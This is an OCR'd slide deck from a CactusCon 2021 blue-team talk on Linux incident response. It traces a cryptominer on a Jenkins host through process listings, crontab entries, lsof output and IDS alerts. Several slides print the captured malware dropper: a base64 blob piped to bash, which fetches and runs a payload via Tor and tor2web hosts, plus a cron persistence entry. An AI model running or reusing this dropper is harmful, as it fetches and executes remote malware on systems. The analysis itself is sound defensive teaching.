Linux IR: Windows of Opportunity

CactusCon 2021

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- Blue teamer
- GoDaddy dude
- Miscreant puncher
- Horror fan
- Artsy game enthusiast





~\$ expect

- Who's this for
- What will be covered
- What won't be covered

~\$ linux | windows

- Tooling, tooling, tooling!
 - auditd != Sysmon
 - Powershell script logging is awesome
 - Configuration management
- Malware target
 - Service vs user as prime target

~\$ Simplified Investigation

- Who
 - IP addresses, hostnames, usernames, uids, etc.
- What
 - Actions on intent
- When
 - Date/time
- Where
 - Affected hosts, geolocation info, etc.

~\$ data


Tie questions to logs/data sources

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        Who
        When
        What

        0.0.0.0 - [20/Sep/2021:06:57:49 -0700]
        "GET http://testp2.czar.bielawa.pl/testproxy.php HTTP/1.1" 404 299 "-" "Mozilla/5.0 (Windows NT 5.1; rv:32.0) Gecko/20100101 Firefox/31.0"

        0.0.0.0 - [20/Sep/2021:10:25:23 -0700]
        "GET / HTTP/1.1" 200 313 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2251.0 Safari/537.36"
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• MITRE ATT&CK




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
- Who
 - Process execution logs -> username
 - Network connection logs -> IP address
- What
 - Filesystem logs -> file creation/removal
- When
 - Timestamps in all logs
- Where
 - Network connection logs



~\$ localhost



~\$ systemctl start minerd




~\$ echo \$'\a'

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	@timestamp ↑	Rule	Method	Severity	Risk Score	event.action	event.category	host.name	user.name	source.lp	destination.lp
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~\$ pstree -anp



~\$ ps aux




~\$ sleep 10


- Quick analysis of that base64 decode
 - Chattr to remove immutable bit on directory
 - Chattr to remove immuatble bit on contents of directory
 - Test if file exists, if it does remove it
 - Test if directory exists and if not, make it

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sh -c echo SEROTEdZcFhvTkpWamNPVCt0V0VJSldZTyt2ZUREK2Z0eW5MQlRYT01wRmw4anVyM1RQbXVXQ1FGdklTQzF0MgpjaGF0dHIgLWkgL3RtcC8uWDExLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTEtdW5peApbIC1mIC90bXAvLlgxMS11bml4IF0gJiYgcm0gLWYgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTEtdW5peApbIC1mIC90bXAvLlgxMS11bml4IF0gJiYgcm0gLWYgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTEtdW5peApbIC1mIC90bXAvLlgxMS11bml4IF0gJiYgcm0gLWYgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTEtdW5peApbIC1mIC90bXAvLlgxMS11bml4IF0gJiYgcm0gLWYgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTEtdW5peApbIC1mIC90bXAvLlgxMS11bml4IF0gJiYgcm0gLWYgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTEtdW5peApbIC1mIC90bXAvLlgxMS11bml4IF0gJiYgcm0gLWYgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTEtdW5peApbIC1mIC90bXAvLlgxMS11bml4IF0gJiYgcm0gLWYgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTEtdW5peApbIC1mIC90bXAvLlgxMS11bml4IF0gJiYgcm0gLWYgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTEtdW5peApbIC1mIC90bXAvLlgxMS11bml4IF0gJiYgcm0gLWYgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTEtdW5peApbIC1mIC90bXAvLlgxMS11bml4IF0gJiYgcm0gLWYgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTEtdW5peApbIC1mIC90bXAvLlgxMS11bml4IF0gJiYgcm0gLWYgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTEtdW5peApbIC1mIC90bXAvLlgxMS11bml4IF0gJiYgcm0gLWYgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXgKY2hhdHRyIC1SaSAvdG1wLy5YMTEtdW5peApbIC1mIC90bXAvLlgxMS11bml4IF0gJiYgcm0gLWYgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXVuaXggClsgLWQgL3RtcC8uWDExLXV
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~\$ pstree -anp



~\$ Isof -f




~\$ crontab -1

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"path": "/var/spool/cron/crontabs/jenkins",
                                              "hour": "*",
                                              "month": "*",
                                              "event": "",
                                              "day_of_month": "*",
                                              "command": "/var/lib/jenkins/.unixdb.sh > /dev/null 2>&1 &",
                                             "minute": "20",
                                              "day_of_week": "*"
# osquery.result.unix_time
                                        1,612,139,359
t related.hosts
                                        86f9f4b7-7f2e-42e8-8bee-6b0d33a38e65
                                        pack/linux_collection/crontab
t rule.name
t service.type
                                        osquery
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~\$ cat !\$


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2 exec &>/dev/null
 3 echo HDtLGYpXoNJVjcOT+tWEIJWYO+veDD+ftynLBTXOMpFl8jur3TPmuWCQFvISC1t2
 4 echo SEROTEdZcFhvTkpWamNPVCt0V0VJSldZTyt2ZUREK2Z0eW5MQlRYT01wRmw4anVyM1RQbXVXQ1FGdklTQzF0MgpleGVjICY+L2Rldi9udWxsCmV4cG9ydCBQQVRIPSRQQVRI0iRIT01F0i9iaW46L3Vzci9iaW46L3Vzci9iaW46L3Vzci9ZYmlu0i91c3IvbG9jYWwvYmlu0i91c3IvbG9jYWwvC2JpbgoKZD0kKGdyZXAgeDokKGlkI
  vIGV4aXQgPiAkaS9pICYmIGNobW9kICt4ICRpL2kgJiYgY20gJGkgJiYgLi9pICYmIHJtIC1mIGkgJiYgYnJlYWs7ZG9uZ0p9Cgp1KCkgewpzb2NregpmZXhlCmY9L2ludC4kKHVuYWllIC1tK0p4PS4vJChkYXRlfG1kNXN1bXxjdX0gLWYxIC1kLSkKJGMgLXggc29ja3M1aDovLyRz0jkwNTAgJH0ub25pb24kZiAtbyR4IHx8ICRjI
  =|base64 -d|bash
9 HDtLGYpXoNJVjcOT+tWEIJWYO+veDD+ftynLBTXOMpFl8jur3TPmuWCQFvISC1t2
.0 exec &>/dev/null
ll export PATH=$PATH:$HOME:/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin
13 d=$(grep x:$(id -u): /etc/passwd|cut -d: -f6)
15 t=$(echo "unixdbnuadxmwtob")
17 sockz() {
18 n=(dns.hostux.net dns.dns-over-https.com uncensored.lux1.dns.nixnet.xyz dns.rubyfish.cn dns.twnic.tw doh.centraleu.pi-dns.com doh.dns.sb doh-fi.blahdns.com fi.doh.dns.snopyta.org dns.flatuslifir.is doh.li dns.digitale-gesellschaft.ch)
19 p=$(echo "dns-query?name=relay.tor2socks.in")
20 s=$($c https://${n[$((RANDOM%12))]}}$p | grep -oE "\b([0-9]{1,3}\.){3}[0-9]{1,3}\b" |tr ' ' '\n'|sort -uR|head -1)
21 }
24 for i in $d /tmp /var/tmp /dev/shm /usr/bin ;do echo exit > $i/i && chmod +x $i/i && cd $i && ./i && rm -f i && break;done
25 }
27 u() {
28 sockz
29 fexe
30 f=/int.$(uname -m)
31 x=./$(date|md5sum|cut -f1 -d-)
32 $c -x socks5h://$s:9050 $t.onion$f -o$x || $c $1$f -o$x
33 chmod +x $x;$x;rm -f $x
34 }
36 for h in tor2web.in tor2web.ch tor2web.io tor2web.to tor2web.su
38 if ! ls /proc/$(head -1 /tmp/.X11-unix/00)/status; then
39 u $t.$h
40 else
41 break
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~\$ pstree -anp



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02/01/2021-00:23:24.768824 [**] [1:2013028:5] ET POLICY curl User-Agent Outbound [**] [Classification: Attempted Information Leak] [Priority: 2] {TCP} 172.16.2.39:44410 -> 172.67.75.172:80
02/01/2021-00:23:25.172591 [**] [1:2027703:1] ET POLICY Socks5 Proxy to Onion (set) [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 172.16.2.39:55758 -> 188.127.230.151:
9050
02/01/2021-00:23:31.453093 [**] [1:2027703:1] ET POLICY Socks5 Proxy to Onion (set) [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 172.16.2.39:55760 -> 188.127.230.151:
9050
02/01/2021-00:23:32.708764 [**] [1:2000418:16] ET POLICY Executable and linking format (ELF) file download [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 188.127.230.15
1:9050 -> 172.16.2.39:55760
02/01/2021-00:26:34.795329 [**] [1:2027703:1] ET POLICY Socks5 Proxy to Onion (set) [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 172.16.2.39:37074 -> 185.106.122.10:9
050
02/01/2021-00:26:40.957488 [**] [1:2000418:16] ET POLICY Executable and linking format (ELF) file download [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 172.16.2.39:37074 -> 185.106.122.10:9
02/01/2021-00:26:42.851270 [**] [1:2024792:4] ET POLICY Cryptocurrency Miner Checkin [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 172.16.2.39:60970 -> 136.243.90.99:8
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~\$ sleep 60

- Recap
 - Shell scripts spawning lots of children
 - Base64 decoding
 - Crontab setup for persistence
 - Executable dropped for scanning
 - Executable dropper for cryptomining

~\$ lsof -h

- Linux swiss-army knife
- Stop getting on hosts to run commands
 - No really. Stop it
- Consider any other EDR/command execution tool
 - Velociraptor
 - Salt/Ansible

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tracepath 67674
                                                        0t0 TCP 172.16.2.39:43848->172.21.68.193:5432 (SYN_SENT)
                        jenkins 486u IPv4 1315713
tracepath 67674
                        jenkins 487u IPv4 1315734
                                                        0t0 TCP 172.16.2.39:52880->172.21.68.214:5432 (SYN_SENT)
tracepath 67674
                        jenkins 488u IPv4 1315727
                                                        0t0 TCP 172.16.2.39:49996->172.21.68.207:5432 (SYN SENT)
tracepath 67674
                        jenkins 489u IPv4 1315662
                                                        0t0 TCP 172.16.2.39:57090->172.21.68.142:5432 (SYN_SENT)
tracepath 67674
                        jenkins 490u IPv4 1315714
                                                        0t0 TCP 172.16.2.39:54430->172.21.68.194:5432 (SYN_SENT)
tracepath 67674
                        jenkins 491u IPv4 1315743
                                                        0t0 TCP 172.16.2.39:32812->172.21.68.223:5432 (SYN_SENT)
tracepath 67674
                        jenkins 492u IPv4 1315720
                                                        0t0 TCP 172.16.2.39:52066->172.21.68.200:5432 (SYN_SENT)
tracepath 67674
                        jenkins 493u IPv4 1315740
                                                        0t0 TCP 172.16.2.39:54014->172.21.68.220:5432 (SYN_SENT)
tracepath 67674
                        jenkins 494u IPv4 1315532
                                                        0t0 TCP 172.16.2.39:56224->172.21.68.12:5432 (SYN SENT)
tracepath 67674
                        jenkins 495u IPv4 1315744
                                                        0t0 TCP 172.16.2.39:44900->172.21.68.224:5432 (SYN_SENT)
tracepath 67674
                       ienkins 496u IPv4 1315769
                                                        0t0 TCP 172.16.2.39:48952->172.21.68.249:5432 (SYN_SENT)
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                        jenkins 497u IPv4 1315745
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                        jenkins 501u IPv4 1315784
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                        jenkins 502u IPv4 1315785
                                                        0t0 TCP 172.16.2.39:43860->172.21.69.9:5432 (SYN_SENT)
tracepath 67674
                        jenkins 503u IPv4 1315730
                                                        0t0 TCP 172.16.2.39:43940->172.21.68.210:5432 (SYN_SENT)
tracepath 67674
                        jenkins 504u IPv4 <u>1315748</u>
                                                        0t0 TCP 172.16.2.39:45416->172.21.68.228:5432 (SYN SENT)
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                        jenkins 509u IPv4 1315783
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                        jenkins
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~\$ exit 0

Thanks for tuning in!

https://github.com/Zompire/cc_talk_2021

